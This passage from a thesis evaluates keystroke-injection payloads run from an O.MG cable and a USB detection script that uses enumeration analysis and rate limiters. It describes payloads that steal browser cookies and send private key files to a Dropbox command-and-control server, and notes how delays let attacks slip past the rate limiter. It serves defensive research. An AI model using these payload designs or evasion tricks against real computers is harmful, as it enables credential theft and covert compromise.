Since this script is working with default Windows settings, little variety and delay problems are expected. On the MSI laptop, the payload executed flawlessly after some adjustments on the delays for opening the terminal. Since administrator access is not given on the desktop computer, the payload had to be adjusted to include the administrator password. With this adjustment, it was able to run successfully. The best results were again on the Windows Surface Laptop, where it executed without any adjustments.

Extract Private Key Files

Goal: Find files that have extensions commonly used for private key files and send them to a C&C server.
Prerequisites: Knowledge about the file system.

This payload needs an entry point, some path to a local folder from which it can search through the files. If this is chosen too generally there may be permission issues. The entry point also heavily influences the time this payload takes to execute since it determines how many files the loop has to go through. The longer the script takes to execute, the more time a victim has to notice it.
Since this payload does not require admin privileges one challenging step of opening an admin terminal is eliminated. One unexpected factor for errors is the validity length of the Dropbox access token. It expires within 4 hours. This means that in between saving the payload to the cable and its execution no more than four hours may elapse. It was not a problem to adjust the payload for manual testing, however, this eliminates a C&C server like Dropbox for boot scripts with unknown execution times.

The payload generally worked well on the Microsoft Surface laptop; its file system is known and an adequate entry point could be chosen. The execution was a success on the MSI laptop and the desktop as well. These good results could be due to the fact that apart from starting PowerShell, there are no loading times that can throw off the execution of the payload. Even waiting for the loop to end was not a problem; although delays were not adjusted to the expected search time, PowerShell still recognized and executed the `exit` command after finishing the while loop.

Steal Web Session Cookies

Goal: Figure out the target's default browser, then steal the web session cookies.
Prerequisites: None

This payload executes mostly in PowerShell which is promising for its flexibility, nevertheless, unexpected challenges arise. Executing the payload on the Microsoft Surface device went well, however, upon execution on the MSI laptop, an error message occurred. Although the default browser on both of these devices is set to Firefox, their versions differ. While the Surface laptop had a slightly older version (129.0.1) the MSI laptop ran on the newest release, 129.0.2. This is reflected in the path to the installation's cookies file. The .2 version stores the cookies at "\Mozilla\Firefox\\Profiles\dpsymep9.default-release\cookies.sqlite" while .1 stores them at "Mozilla\Firefox\Profiles\umva4gfp.default-release\cookies.sqlite". This unexpected small but crucial detail derailed the execution of the script on the MSI laptop. The Chrome cookies path seems to be more robust; it worked without adjustments after changing the default for the MSI laptop to Chrome. The same problem occurred with the execution on the desktop computer; it is running Firefox version wkbzpjnx.
An improved iteration of this payload would check for versions and insert them as variables in the string, similar to how it does it with the username environment variable.

Apart from the version issues this payload performed well and as expected.

Iteratively End Processes

Goal: Certain processes should be ended as soon as they are detected as running. If they are reopened, they should be closed again.
Prerequisites: Windows 11, no admin rights required

This payload worked surprisingly well on the very first try on the MSI. The execution posed no problem at all, not even delay adjustments had to be made. It worked as expected, terminating processes from the whitelist. The execution also succeeded without any adjustemnts on the Surface and the desktop.
The only problem that arose was minimizing the window after the execution of the payload. It seemed that the `ALT SPACE` keypresses were not registered by the device and were not acted upon. On every device, the window was simply left open creating an obvious drawback for this payload; it is easy to spot and stop manually.

Schedule Job

Goal: Schedule a job on the target device to execute a chosen script at a chosen time.
Prerequisites: Windows, administrator privileges

In order to test this payload, the script of the job was set to be `Get-Process`. Execution on the MSI laptop worked well. However, it is important to note, that executing the payload twice back to back will generate an error because the job "ProcessJob" is already

registered. To confirm the registration of the job, the Windows Scheduler Application can be used. The process should be listed under task scheduler library -> Microsoft -> Windows -> PowerShell -> ScheduledJobs.
Execution on the Surface Laptop went without issues as well. A challenge for the desktop was that the payload requires admin privileges. After adjusting the payload to enter the admin password, the payload is executed without any issues.



Figure 6.2: Task Scheduler on the MSI laptop after successful registration of the Job

6.1.1 Conclusion Attack Evaluation

The evaluation of the attack scripts highlighted the difficulties of a keyboard injection attack. All payloads are executed blindly; there is no way to react to a specific and unforseen circumstance. Since the O.MG Ducky Script does not support conditional statements the success of an action cannot be evaluated before executing the next step. Adjusting a payload to be able to run smoothly in such an environment is close to impossible. As demonstrated by this evaluation, new, unexpected problems can derail the execution of a payload. Nevertheless, some payloads have more success than others; adding using CLI and `--force` flags, adding buffer delays and using conditional statements in PowerShell increase the likelihood of execution success.
The most important part of the execution is the reconnaissance beforehand to be able to minimize the chance of pitfalls. Many of the newly introduced payloads executed well given that they were not customized before and problems, such as the Firefox version could have been determined with a reconnaissance script.

Table 6.1 visualizes the results of the payloads. It shows how some of them are more flexible, i.e. “Iteratively End Procees” and others require more adjustments, i.e. “Steal Websession Cookies”. Out of the 24 executions 14 worked without adjustments, three needed longer delays, four required an admin password, and five had other big problems, such as pop ups or wrong paths. In conclusion, it can be said that the payloads did not perform perfectly. Nevertheless, good execution could often be achieved with small delay or password modifications and many times the payloads worked reliably without any customization.

Name	Surface	MSI	Desktop
Register Email Forwarding	✓	o	x
Disable Windows Event Logging CLI	✓	✓	a
Disable Windows Event Logging UI	✓	x,o	x,a
Extract Hashes	✓	o	a
Extract Private Key Files	✓	✓	✓
Steal Websession Cookies	✓	x	x
Iteratively End Processes	✓	✓	✓
Schedule Job	✓	✓	a

Table 6.1: Execution results for Payloads: ✓= worked without adjustments , o = delays needed to be adjusted, a = admin password had to be substituted, x = other detrimental problems

6.2 Defence Evaluation

This section will evaluate the performance of the defence script. To illustrate the progress a payload makes before it is interrupted, this thesis proposes a new metric. It measures the success of the payload in executed keystrokes divided by the total keystrokes in the payload. Executed keystrokes include commands such as `ENTER` or `LEFTARROW` and commands such as `GUI R` are counted as two keystrokes. Variable length inputs, such as the email address to forward to in "Register Email Forwarding" are not considered in the total keystrokes of a payload. The benefit of this metric is that it represents how close the payload got to executing completely and achieving the attacker's goal. Its biggest disadvantage is that it does not reflect the actual success of the payload, since it does not take into account whether the input happened at the correct place and time. For example, a payload could execute 100% of its keystrokes, but if there was an error along the way the payload likely still failed. This is why the metric is complemented by a qualitative description of the result to describe the end state of the payload. In the case of 100% execution with an error along the way, it would state that the PowerShell script experienced an error and did not execute successfully.

A spam payload is introduced to get a baseline for the performance of the executions without any delays or unknown factors. It's a simple script that does nothing besides set the keyboard language and input a sequence of "qwertz" until it reaches 2400 characters. Listing 6.1 shows an excerpt of this script.

```
DUCKY_LANG DE_CH
STRING qwertzqwertzqwertzqwertzqwer
```

Listing 6.1: Excerpt: write a string of length 2'400 without delays

The execution of this script against all the following versions of the defence script provides a comparative value for the other payloads.
As a baseline, this paragraph determines the speed of input for O.MG cables. Theoretically, the O.MG cables are advertised to have input speeds of 120 keys/sec for the basic version and 890 keys/sec for elite. This evaluation will focus on 120 keys/sec to cover

all versions of the O.MG cable. Considering this speed and the length of the payload, it should take `2'400 / 120 = 20` seconds to fully execute the script. To test this, the USB packets generated by the spam payload are examined. The epoch time stamp of the first HID packet subtracted from the timestamp of the last HID packet equals the elapsed time. These timestamps are displayed in Wireshark and can therefore easily be accessed. Testing results in execution times between 19.45 and 20.5 seconds, which is the expected range. As a reminder top human input speeds are around 25 keys/sec a tempo at which it would take 96 seconds to write out the payload.
Typing time can be categorized into two components: the interval between keystrokes and the duration each key is pressed. In terms of USB packets, this means a packet with HID data is first sent to the host to indicate a key press and after the duration of the key press, a second packet with HID data set to zeros is sent to indicate the key release. Holding a keypress delays this release package, signalling to the host to interpret the signal as autorepeat. This release frame can also be replaced by another key press package, to communicate to the host that a different key is being pressed. Understanding this mechanism is vital for comprehending the total number of keypresses a host registers when using the O.MG keyboard. A normal human user usually has a delay between releasing a key and pressing another. The computer chip inside the cable does not have that constraint, it can simply send a new keypress signal to indicate a new keypress. This means that for O.MG input, the string "aaa" is actually 6 packets long, while "abc" has a length of 4 as demonstrated by Listing 6.2.

```
a b c [release] = 4
a [release] a [release] a [release] = 6
```

Listing 6.2: How many HID packets are generated by certain keystrokes?

Therefore it is important to use a spam payload that does not consist solely of one character, it would increase the number of packets sent to the host in a way that is not representative of a usual payload.

Since Tshark does not support monitoring multiple input streams at once, one interface has to be selected for analysis. On both laptops available for this evaluation, this is no problem; they have two integrated USB hubs and run their traffic on the USBPcap2 interface. The desktop, however, has three hubs, its traffic can be sent on USBPcap2 or USBPcap3. This defense script therefore fails to execute on the desktop since it is not possible to query both hubs simultaneously with Tshark. An additional mechanism is required to dynamically detect the correct hub or employs some other workaround to acquire inputs from two interfaces simultaneously. Unfortunately, it is not possible to simply run two subprocesses; Tshark can only run in one instance at a time. Therefore the desktop cannot be used at this time for the evaluation of the defense script.

Another impeding circumstance is that the polling rate of the Surface Laptop does not seem to match the input speeds of the O.MG cable. While the O.MG cable instructs the laptop to poll it the laptop does not heed that request and instead polls at a lower rate, throttling the input speeds, according to assessments by Mischief Gadget developers

as seen in the Screenshots B.1 and B.2. Therefore, the Surface Laptop only achieves an input rate of about 69 keys/sec, much too low to represent the usual case of an O.MG attack. Therefore testing the rate limiters on the Surface does not evaluate their actual performance against an O.MG cable.

In the following subsections, the two components of the defence script are evaluated separately: first, the enumeration pattern detection, and then the two options for the rate limiter. This evaluation is conducted in a heuristic fashion. Large-scale statistical testing would have to be done on multiple different devices, ideally of different ages and specifications. This kind of assessment lies outside of the scope of this thesis, the following evaluation, therefore, relies on heuristic testing and qualitative assessments of the defence script on the MSI laptop.

6.2.1 Enumeration Pattern Detection

This subsection will describe a series of experiments to evaluate the enumeration pattern analysis (EPA). For these experiments, every payload is run against the defence script with the rate limiter disabled, as shown in Listing 6.3, leaving only the Enumeration Analysis to detect O.MG devices.

```
py .\omg_detection.py "USBDeview file path" -dr
```

Listing 6.3: Start defence Script with Rate Limiter disabled

Since this detection mechanism is based on a feature of the O.MG cable itself as opposed to any of the characteristics of a payload, it is expected to not have any differences in performance between the payloads.
The following list explains the qualitative and quantitative progress every payload made.

- *spam*: 42 characters were written by the payload before it stopped. | 42/2400
- *Register Email Forwarding:* The interruption happened after the Windows Search Menu was opened, without the payload being able to search for anything | 1/70
- *Disable Windows Event Logging CLI:* Execution stopped at the pop-up to confirm user privileges. | 3/95
- *Disable Windows Event Logging UI:* The attack reached the Windows run window without typing anything in | 2/47
- *Extract Hashes:* The payload progressed until the pop-up window confirming user privileges. | 3/583
- *Extract Private Key Files:* | Although no input was made, the payload did manage to open PowerShell. 164/1024
- *Steal Websession Cookies:* The attack was stopped right after opening PowerShell. | 16/1157

- *Iteratively End Processes:* The cable was disconnected after opening PowerShell. | 16/386
- *Schedule Job:* The disconnect happened during the User Account Control popup to confirm admin rights. | 3/209

Name	EPA
spam	42/2400
Register Email Forwarding	1/70
Disable Windows Event Logging CLI	3/95
Disable Windows Event Logging UI	2/47
Extract Hashes	3/583
Extract Private Key Files	16/1024
Steal Websession Cookies	16/1157
Iteratively End Processes	16/386
Schedule Job	3/209

Table 6.2: Table of executions rates for EPA

Every execution was interrupted successfully before it could make any impact, often even before any of its intentions were clear. The effect of delays becomes obvious when comparing scripts that require admin rights with those that don't. That first group had many delays at the start of the script when opening menus and waiting for pop-ups. This gives the script a lot of time to react and disconnect the cable, hence the very low execution rates. The other group, on the other hand, uses the widows run menu to open PowerShell or Windows Services which is more input-heavy compared to the navigation of the first group. Start-heavy payloads are therefore able to input more keystrokes before the disconnect. In either case, the defence is a success, it detects the attack in 100% of cases before anything can be executed.
However, still, the execution rates are not zero and are proof of the latency of the defence script. As is further evident by the result of the spam payload, which was able to input 42 keystrokes before it was interrupted. Fortunately, such a script that spams input is not realistic as an attack scenario; in practice, every payload would have to waste time with delays, specifically somewhere at the start.

6.2.2 Rate Limiter

This section will determine which values for the time window and interarrival time analysis respectively are best suited in defence against the newly formulated attacks.

Interarrival Time Analysis

This subsection discusses the interarrival time analysis, which tries to detect non-human input by its speed. Here, interarrival time is defined as the time between two key press

signals. The time between key release and key press signal, which is often referred to in papers that analyze typing patterns, such as [57], is not applicable in this situation because of the way the O.MG cable generates its input. As discussed in the introduction to this chapter, Section 6.2, the O.MG cable does not send key release signals when inputting a string, instead it simply sends the new keypress signal. Therefore this analysis cannot deal with durations between key release and new keypresses, they don't exist on many O.MG input sequences. Instead, this analysis focuses on the time between key press signals.
As established previously, the currently fastest human typing is at around 25 keys/sec, which comes out to approximately 40 milliseconds of interarrival time. The O.MG cable, at 120 keys/sec has a theoretical interarrival time of 8.3 milliseconds.

To test these assumptions the script can be run with the command shown in Listing 6.4

```
py .\omg_detection.py "USBDeview file path" -de --i "(0.008,4)"
```

Listing 6.4: start defence Script with ITA (0.008,4)

The difficulty in finding a good configuration for the rate limiter lies therein, that an attack should always be registered as fast as possible (100% true positives with 0% false negatives) while keeping the alarms for human input as small as possible (0% false positives). This is a tradeoff, false positives will always be possible because the input speeds of a O.MG cable can easily be simulated by spamming a keyboard. As soon as multiple keys are pressed at the same time, the interarrival time between them is zero, triggering the rate limiter. This does not affect keys that are designed to compound, such as shift, control or alt, but pressing multiple character or number keys simultaneously will have that effect. This type of input is usually uncommon in real life, but can very easily happen by accident.
Nevertheless, the (0.008,4) configuration is not triggered by normal human input. It does not trigger for normal input speeds up to 90 word per minute (wpm), and this subsection was written without any false positives.

In the following, the performance of this configuration against the developed payloads is described quantitatively and qualitatively.

- *spam*: 70 keystrokes were written by the payload before it stopped. | 70/2670
- *Register Email Forwarding:* The interruption happened after searching for Outlook(new) in the Windows Search Menu | 14/70
- *Disable Windows Event Logging CLI:* The attack executed fully before the program attempted to disconnect it which failed because the cable had already disconnected autonomously | 95/95
- *Disable Windows Event Logging UI:* The script succeeded in opening Servies.msc but was stopped before navigating further. | 16/47
- *Extract Hashes:* The payload progressed until the second line of the payload, without being able to exfiltrate anything. | 41/583
- *Extract Private Key Files:* | Although no input was made, the payload did manage to open PowerShell. 16/1024

- *Steal Websession Cookies:* The attack was stopped right after opening PowerShell. | 16/1157
- *Iteratively End Processes:* Again the cable was disconnected after opening PowerShell. | 16/386
- *Schedule Job:* The disconnect happened after the first line of the PowerShell script was executed, no harm was done at that point. | 39/209

In theory, this configuration (0.008 seconds averaged over 4 characters) should trigger a disconnect after the first 4 inputs; however, it takes until character 70 of the spam payload to disconnect. This is due to the defence script's latency. Since the input speed is so high, even a very small delay between the triggering keystrokes and the actual disconnect has a big effect.

Delays in the payload unexpectedly improved the performance of the rate limiter; after the first keystrokes to open a menu or application, the pauses allowed the program to react. Opening PowerShell as administrator requires a delay of at least 100ms after the first two input keystrokes to open the power user menu, increasing the average interarrival time significantly. This makes the start of the payload fly under the radar of the rate limiter. Only upon the start of the terminal input are the keystrokes continuous enough to reach the limit. This allows the payload to operate stealthily up to its PowerShell input. Additionally, it has a window of opportunity because the disconnect does not occur immediately after the first 4 continuous keystrokes, allowing it to use the delay to execute fully. This is what happened for “Disable Windows Event Logging CLI”. It opened the PowerShell window without being detected and had enough time afterwards to execute the two lines of bash script that it needed to reach its goal. It was therefore able to run fully without being interrupted. When the defence script attempted to disconnect it, it had already deregistered itself.

Payloads with many initial keystrokes were stopped the most quickly. They triggered the rate limiter by opening applications with the Windows Run Menu. Unlike opening applications with the Power User Menu, this approach requires the application's names to be typed out such that they trigger the rate limiter. The subsequent delays in the payload to allow the programs to start also afforded the defence script the time it needed to disconnect the devices.

In conclusion, this configuration succeeds in detecting all the payloads, reacting faster with start-heavy payloads. Payloads with delays spacing out the input at the start have more success, even going as far as executing fully before being forcefully disconnected. An attempt to counteract this is shown in Listing 6.5

```
py .\omg_detection.py "USBDeview file path" -de --i "(0.008,2)"
```

Listing 6.5: start defence Script with ITA (0.008,2)

This payload is expected to recognize inputs faster, minimizing the delay, since it can react two keystrokes earlier than the previous configuration.

This configuration is, however much less user-friendly. Since it averages over two keystrokes only, one particularly fast sequence of keystrokes can trigger the rate limiter, making it very prone to false positives. Even typing moderately fast at approximately 50 wpm triggers the rate limiter. Unlike the previous configuration, this does not allow comfortable typing speeds. Such a defence would be completely infeasible in practice, impractical defence systems are not supported by users, which is vital for their success. An average over three keystrokes might therefore be more useful and minimize false positives while also keeping the delay minimal. This configuration is shown in Listing 6.6

```
py .\omg_detection.py "USBDeview file path" -de --i "(0.008,3)"
```

Listing 6.6: start defence Script with ITA (0.008,3)

An average over three keys is much less susceptible to false positives and is not triggered by typing speeds around 80 to 90 wpm. It is therefore much more user-friendly. The following experiments evaluated whether it was faster at interrupting the payloads.

- *spam*: 80 keystrokes were written by the payload before it stopped. | 80/2670
- *Register Email Forwarding:* The interruption happened after searching for Outlook(new) in the Windows Search Menu | 14/70
- *Disable Windows Event Logging CLI:* Execution stopped after the first line of the PowerShell script. | 41/95
- *Disable Windows Event Logging UI:* The script succeeded in opening Servies.msc but was stopped before navigating further. | 16/47
- *Extract Hashes:* The payload progressed until the second line of the payload, without being able to exfiltrate anything. | 38/583
- *Extract Private Key Files:* | Although no input was made, the payload did manage to open PowerShell. 16/1024
- *Steal Websession Cookies:* The attack was stopped right after opening PowerShell. | 16/1157
- *Iteratively End Processes:* Again the cable was disconnected after opening PowerShell. | 16/386
- *Schedule Job:* The disconnect happened after the first line of the PowerShell script was executed, no harm was done at that point. | 39/209

The effects of decreasing the number of considered keystrokes are not particularly large. But can be observed in some instances. Table 6.3 compares the results for the two configurations.

Surprisingly the spam payload had even less success, although this result can be attributed to the testing approach rather than statistical significance. More importantly, the differences for most of the realistic payloads especially the start-heavy scripts such as "Disable

Name	ITA(0.008,4)	Comparison	ITA(0.008, 3)
spam	70/2670	$<$	80/2670
Register Email Forwarding	14/70	=	14/70
Disable Windows Event Logging CLI	95/95	$>$	41/95
Disable Windows Event Logging UI	16/47	=	16/47
Extract Hashes	41/583	$>$	38/583
Extract Private Key Files	16/1024	=	16/1024
Steal Websession Cookies	16/1157	=	16/1157
Iteratively End Processes	16/386	=	16/386
Schedule Job	39/209	=	39/209

Table 6.3: Table comparing the execution rates for ITA(0.008,4) and ITA(0.008,3)

Windows Event Logging UI" and "Extract Private Key Files" were non-existent. The interesting effect could be observed for end-heavy payloads that progressed further; specifically "Disable Windows Event Logging CLI" could no longer execute fully and was cut off after the first line. "Extract hashes", which has a similar structure, was also stopped earlier while the last end-heavy payload, "Schedule Job" had the same result, possibly because the defence was able to use a delay in the PowerShell script to process the disconnect.

Conclusively it can be said that an interarrival time of 0.008 seconds has a 100% true positive rate to detect O.MG attacks. An average over 3 keystrokes supports it in minimizing false positives while keeping delays to a minimum.

Time Window Analysis

To get comparable results to ITA, TWA should be allowed to react after 3 keystrokes. Considering an input speed of 120 keys/sec, this results in a time window of 25 milliseconds or 0.025 seconds. What this configuration looks like for the defence script is shown in Listing 6.7.

```
py .\omg_detection.py "USBDeview file path" -de --i "(0.025,3)"
```

Listing 6.7: start defence Script with TWA (0.025,3)

This configuration is not triggered by human inputs of around 80 wpm. However, it also fails to detect the spam payload and thereby already fails with the very basic test. Most likely this is due to the delay in the defence script. Whenever a keystroke is registered, its timestamp is added to an array of recent timestamps. The script then scans that array for timestamps that are no longer in the considered time window, in this case, the present time minus 0.025 seconds. As soon as the delay between the arrival of the key press packet and its processing by the rate limiter takes longer than 25 milliseconds, that packet will immediately be removed from the timestamps array. Therefore that array will always be empty after it has been cleaned from keystrokes supposedly happening outside the time window and will never have a length of 3 or more. A longer time window is necessary to ensure the defence has a chance of detecting an O.MG cable.

For example, the time could be doubled as shown in Listing 6.8.

```
py .\omg_detection.py "USBDeview file path" -de --i "(0.05,6)"
```

Listing 6.8: start defence Script with TWA (0.05,6)

This configuration does also not trigger from human inputs of around 80 wpm. However, exactly as before, it will not be triggered by the spam payload and has therefore no chance of detecting any of the actual attacks.

A quick test of a (0.1,12) configuration shows that it too, will not recognize payloads reliably, it is therefore time to change the strategy. Since the delay of the script seems to hinder it in recognizing keystrokes, adding that delay to the time window might soothe the problem. Listing 6.9 shows the configuration for detecting 6 keystrokes within a time window of 72 milliseconds seconds plus 0.1 milliseconds of puffer to account for the script delay.

```
py .\omg_detection.py "USBDeview file path" -de --i "(0.125,3)"
```

Listing 6.9: start defence Script with TWA (0.125,3)

This time, the rate limiter recognized and stopped the attack after 57 characters of the spam payload, a very good time. However, compromise on user input would be too high, this configuration has a high false positive rate. A compromise has to be made and a good candidate seems to be a (0.075,3) configuration. It could not be triggered by human typing of about 80wpm but detected spam input at 72 characters, a good start. This is the evaluation for Listing 6.10.

```
py .\omg_detection.py "USBDeview file path" -de --i "(0.075,3)"
```

Listing 6.10: start defence Script with TWA (0.075,3)

- *spam*: 72 characters were injected before the disconnect. | 72/2670
- *Register Email Forwarding:* The payload was interrupted after searching for Outlook(new) in the Windows Search Menu | 14/7
- *Disable Windows Event Logging CLI:* Execution stopped after the first line of the PowerShell script. | 41/95
- *Disable Windows Event Logging UI:* The script succeeded in opening Servies.msc but was stopped before navigating further. | 16/47
- *Extract Hashes:* One and a half lines of the PowerShell script could be typed out. | 38/728
- *Extract Private Key Files:* PowerShell was opened without any input. | 16/1024
- *Steal Websession Cookies:* Once again PowerShell was opened and did not receive any input. | 16/1157

- *Iteratively End Processes:* Just as previously, PowerShell was opened without input. | 16 /386
- *Schedule Job:* Progress was made until the second line of the PowerShell script where it was interrupted. | 54/209

These numbers are similar to the results from ITA, stopping start-heavy payloads the quickest, right after a long input and a delay to open PowerShell or Services.msc. Payloads that used the Power User Menu progressed further up to one or two lines of their PowerShell scripts.
This configuration achieved a true positives rate of 100% with zero false negatives at input speeds of 80wpm of normal input. Considering the 25 keys/sec of maximum human input speed, a human would not be able to trigger this rate limit, since it takes 120 milliseconds at 25 keys/sec to type 3 keys. However, same as with ITA the limit can be exceeded by pressing multiple character and or number keys at a time.
The question arises whether results can still be improved upon; would a threshold of 2 characters within the time window interrupt payloads even quicker? Using the same ratio, this results in a configuration such as shown in Listing 6.11.

```
py .\omg_detection.py "USBDeview file path" -de --i "(0.05,2)"
```

Listing 6.11: start defence Script with TWA (0.05,2)

- *spam*: | 70/2670
- *Register Email Forwarding:* Although Outlook(new) was searched for in Windows Search, it was not opened. |63/70
- *Disable Windows Event Logging CLI:* The payload was interrupted at the pop-up for confirming user privileges. | 3/95
- *Disable Windows Event Logging UI:* The script opened Windows Service settings without navigating further. | 6/47
- *Extract Hashes:* It did not get further than the user Account Control pop-up. | 3/728
- *Extract Private Key Files:* Powershell was opened without any input. | 16/1024
- *Steal Websession Cookies:* Again, PowerShell opened but did not receive input. | 16/1157
- *Iteratively End Processes:* One more time the interrupt happened after opening PowerShell. | 16/386
- *Schedule Job:* The payload stopped once more at the pop-up. | 3/209

Next to a 100% detection rate this configuration also performed very fast; stopping all end-heavy payloads already before they even opened PowerShell and interrupting all other payloads before they could input anything into their respective applications (PowerShell, services.msc, Outlook).
Interestingly this configuration is also more resistant to pressing multiple keypresses at once than ITA. Any number of keys can be pressed at once without setting off the rate limiter; it only activates when pressing multiple keys at the same time repeatedly. Further improving this configuration is not possible; decreasing the time window would only help against the delays if the number of keystrokes could be decreased as well. That is, however, not possible. With only one keystroke necessary in a time window to trigger the rate limiter, the false positive rate would be at 100%.

In conclusion, (0.05,2) seems to be the best arrangement for TWA, with a detection rate of 100%, no false positives, and a response time that can no longer be improved upon.

6.2.3 Conclusion Defence Evaluation

Name	EPA	ITA(0.008,4)	ITA(0.008,3)	TWA(0.075,3)	TWA(0.05,2)
spam	42/2400	70/2670	80/2670	72/2670	70/2670
Register Email Forwarding	1/70	14/70	14/70	14/7	63/70
DWEL CLI	3/95	95/95	41/95	41/95	3/95
DWEL UI	2/47	16/47	16/47	16/47	6/47
Extract Hashes	3/583	41/583	38/583	38/728	3/728
Extract Private Key Files	16/1024	16/1024	16/1024	16/1024	16/1024
Steal Websession Cookies	16/1157	16/1157	16/1157	16/1157	16/1157
Iteratively End Processes	16/386	16/386	16/386	16 /386	16/386
Schedule Job	3/209	39/209	39/209	54/209	3/209

Table 6.4: Comparative table of execution rates for EPA, TWA and ITA

Table 6.4 summarizes the result for the different defence configurations.

The fastest results were obtained with Enumeration Analysis, followed by TWA(0.05,2) and a very close call between TWA(0.075,3) and ITA(0.008,3). For every defence option, a 100% detection rate could be achieved, mostly while preventing the payload from executing and causing harm. The only instance in which a payload was able to reach (part of) its goal was "Disable Windows Event Logging" with ITA. Since EPA is triggered first before any keystrokes are injected, it reacts the fastest, while TWA(0.05,2) has the advantage over the other configurations in that it only has to wait for two keystrokes instead of three.
While these results are promising, it has to be kept in mind that the rate-limiting options are dependent on a specific type of input. Payloads that space said input in the right way, can circumvent the detection. The O.MG cable, for example, has a configuration option "DEFAULT_CHAR_DELAY" that can be set to add a delay after every string character. This way, the rate limiters can be tricked; more spaced input decreases the input speed and therein tricks the rate limiter into a false negative. The same effect is essentially achieved by the lowered polling rate of the Surface Laptop which results in slower input

speeds.
In situations like these, ETA is essential; it cannot be tricked. The bm attributes of an O.MG cable cannot be set by a user themselves, not even if they write their own firmware, as confirmed by developers of Mischief Gadgets. It is not guaranteed, however, that this enumeration pattern is present in every BadUSB or will always exist on O.MG devices. A combination of different approaches is therefore recommended to ensure as many attacks as possible are detected and prevented from causing harm.

Chapter 7

Summary and Conclusions

This thesis introduced HID spoofing and keyboard injection attacks, a type of cyber offensive that leverages the lack of authentication in USB protocols. During the enumeration phase of the USB protocol, a USB device can register as any kind of USB device, including a keyboard when it is not. This is because it is necessary that HID easily connect to hosts since they may be the first and only way to communicate with a desktop computer. Leveraging this oversight malicious USB devices emerged. Early exploits built on impersonating auto-run features of CDs, but soon they developed into BadUSB, sticks, dongles, and modified keyboards; devices that incorporate microcontrollers to send HID traffic to a host. They are capable of spoofing keyboards and mice, remote control, transmitting data and much more to allow the attacker to gain full control. This vector was commercialised by Hak5 with the USB Rubber Ducky and later by Mischief Gadgets with the O.MG cable. Simultaneously, efforts were made to protect users against this evolving threat. Early attempts include White and Blacklisting devices. filtering of USB traffic, and incorporating users to decide about the trustworthiness of a device. Sandboxes evolved, systems that compared a user's expectations with actions by and information from the device, rate limiters were implemented, keystrokes were analyzed with machine learning, and side channels, such as vibrations, sound, and radio emissions were leveraged to detect spoofed keyboards.
In a next step, this thesis analyzed how to contribute to the existing publicly available attack payloads on the official O.MG GitHub by evaluating which subtechniques from the MITRE ATT&CK framework were missing or underrepresented. It introduced the architecture for seven novel payloads, and further specified their implementations. Similarly, it analyzed USB traffic generated by an O.MG payload to find anomalies that could be used for O.MG detection. The anomalies that were found were then integrated into the architecture of a defence script. This script further features a rate limiter with two modes; Interarrival Time Analysis which measures the spacing of registered keystrokes and Time Window Analysis which detects artificially generated input by measuring keystrokes within a time window. This implementation was also described in detail and featured the dependencies to make it possible; Tshark and USBDeview.
Finally, the two implementations, the novel payloads and the defence script, were evaluated. The payloads were tested on three different devices to determine how well they achieved their goals. These same scripts were subsequently run against the developed de-

fence, in three versions. The reliability of the Enumeration Analysis was tested separately from the Rate Limiter and vice versa. The best configurations for the rate limiters were ascertained based on how early they interrupted the novel payloads. It was determined that all three defence approaches were effective in detecting O.MG attacks and interrupting them before they could execute and cause harm to the host computer.

These evaluations were limited; the payloads were tested on three devices, the defence only on one. By their nature keyboard injection attacks are highly dependent on the individual computers. The biggest factor for payloads is the unknown of a new device, even the same type of device running the same OS versions can have vast differences and hinder payloads from completing their goals. This variety is not represented with only three devices. Furthermore, tests were conducted heuristically and no statistical analysis was made, which means no general statement about the efficiency of the payloads can be made. Identical constraints apply to the defence script, which could only be tested on one device. The processing speed of the computer significantly influences the performance of both, the payloads and the defence script. Again, a large number and large variety of devices would be necessary to conduct a statistically relevant evaluation of effectiveness. The defence script has the additional constraint of not dynamically determining the observed USB hub; devices with more than two hubs that do not use the USBPcap2 interface for the bulk of their processing have to manually adjust the script to find the correct hub for their specific build. This means that the defence script in its current form can only be used on devices with two hubs. A general constraint of the developed payloads is that those of them that significantly interfere with the victim's system require admin rights. This has implications for the attackers; they have to be able to determine the administrator's password before they can execute security-critical payloads.

Future work could focus on evaluating the effectiveness of the payloads and the defence script more broadly using multiple devices in various circumstances to defend against a bigger variety of payloads.
This thesis did not cover all the gaps in the MITRE payloads by any means. Many more payloads can be developed and published to cover all possible subtechniques of the MITRE ATT&CK framework.
A possible improvement on the defence script could be made by minimizing its delay. This can be achieved by more efficient frame analysis, possibly by using the Windows Raw Input API or by rewriting the script in a faster programming language, such as C or C#.
Another point for improvement could be the large-scale statistical evaluation of O.MG enumeration packets. The analysis conducted in this paper focused on the content of the packets, another possible approach is the sequence, number and timing of the packets which might reveal some more patterns for O.MG fingerprinting.

Bibliography

[1] Compaq, Digital Equipment Corporation, IBM PC Company, Intel, Microsoft, NEC, and Northern Telecom. "Universal serial bus specification". (1996), [Online]. Available: https://web.archive.org/web/20180130144424/https:/fl.hw.cz/docs/usb/usb10doc.pdf (visited on 04/22/2024).

[2] USB Implementers Forum, Inc. "About USB-IF". (2024), [Online]. Available: https://www.usb.org/about (visited on 04/22/2024).

[3] N. Nissim, R. Yahalom, and Y. Elovici, "USB-based attacks", *Computers & Security*, vol. 70, pp. 675–688, Sep. 2017.

[4] M. Tischer, Z. Durumeric, S. Foster, S. Duan, A. Mori, E. Bursztein, and M. Bailey, "Users Really Do Plug in USB Drives They Find", in *2016 IEEE Symposium on Security and Privacy (SP)*, May 2016, pp. 306–319.

[5] J. Clark, S. Leblanc, and S. Knight, "Hardware Trojan Horse Device Based on Unintended USB Channels", in *2009 Third International Conference on Network and System Security*, Oct. 2009, pp. 1–8.

[6] Sharp Ideas LLC. "Sharp Ideas: Downloads". (2006), [Online]. Available: https://web.archive.org/web/20060705045349/http://www.sharp-ideas.net/downloads.php (visited on 04/10/2024).

